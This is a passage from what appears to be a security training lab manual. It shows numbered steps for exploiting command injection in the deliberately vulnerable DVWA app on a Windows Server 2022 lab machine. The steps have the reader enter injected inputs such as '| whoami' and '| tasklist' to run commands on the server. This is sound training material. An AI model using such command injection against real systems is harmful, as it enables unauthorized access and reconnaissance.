
17. **DVWA** returns the name of the **Windows Server 2022** machine, as shown in the screenshot.




18. This infers that the command execution field is vulnerable and that you can remotely execute commands.

19. Now, extract more information regarding the target machine, **Windows Server 2022**.


20. Type the command **| whoami** and click **Submit**.




21. The application displays the user, group, and privileges information for the user currently logged onto the **Windows Server 2022** machine, as shown in the screenshot.



22. Now, type **| tasklist**, and click **Submit** to view the processes running on the machine.

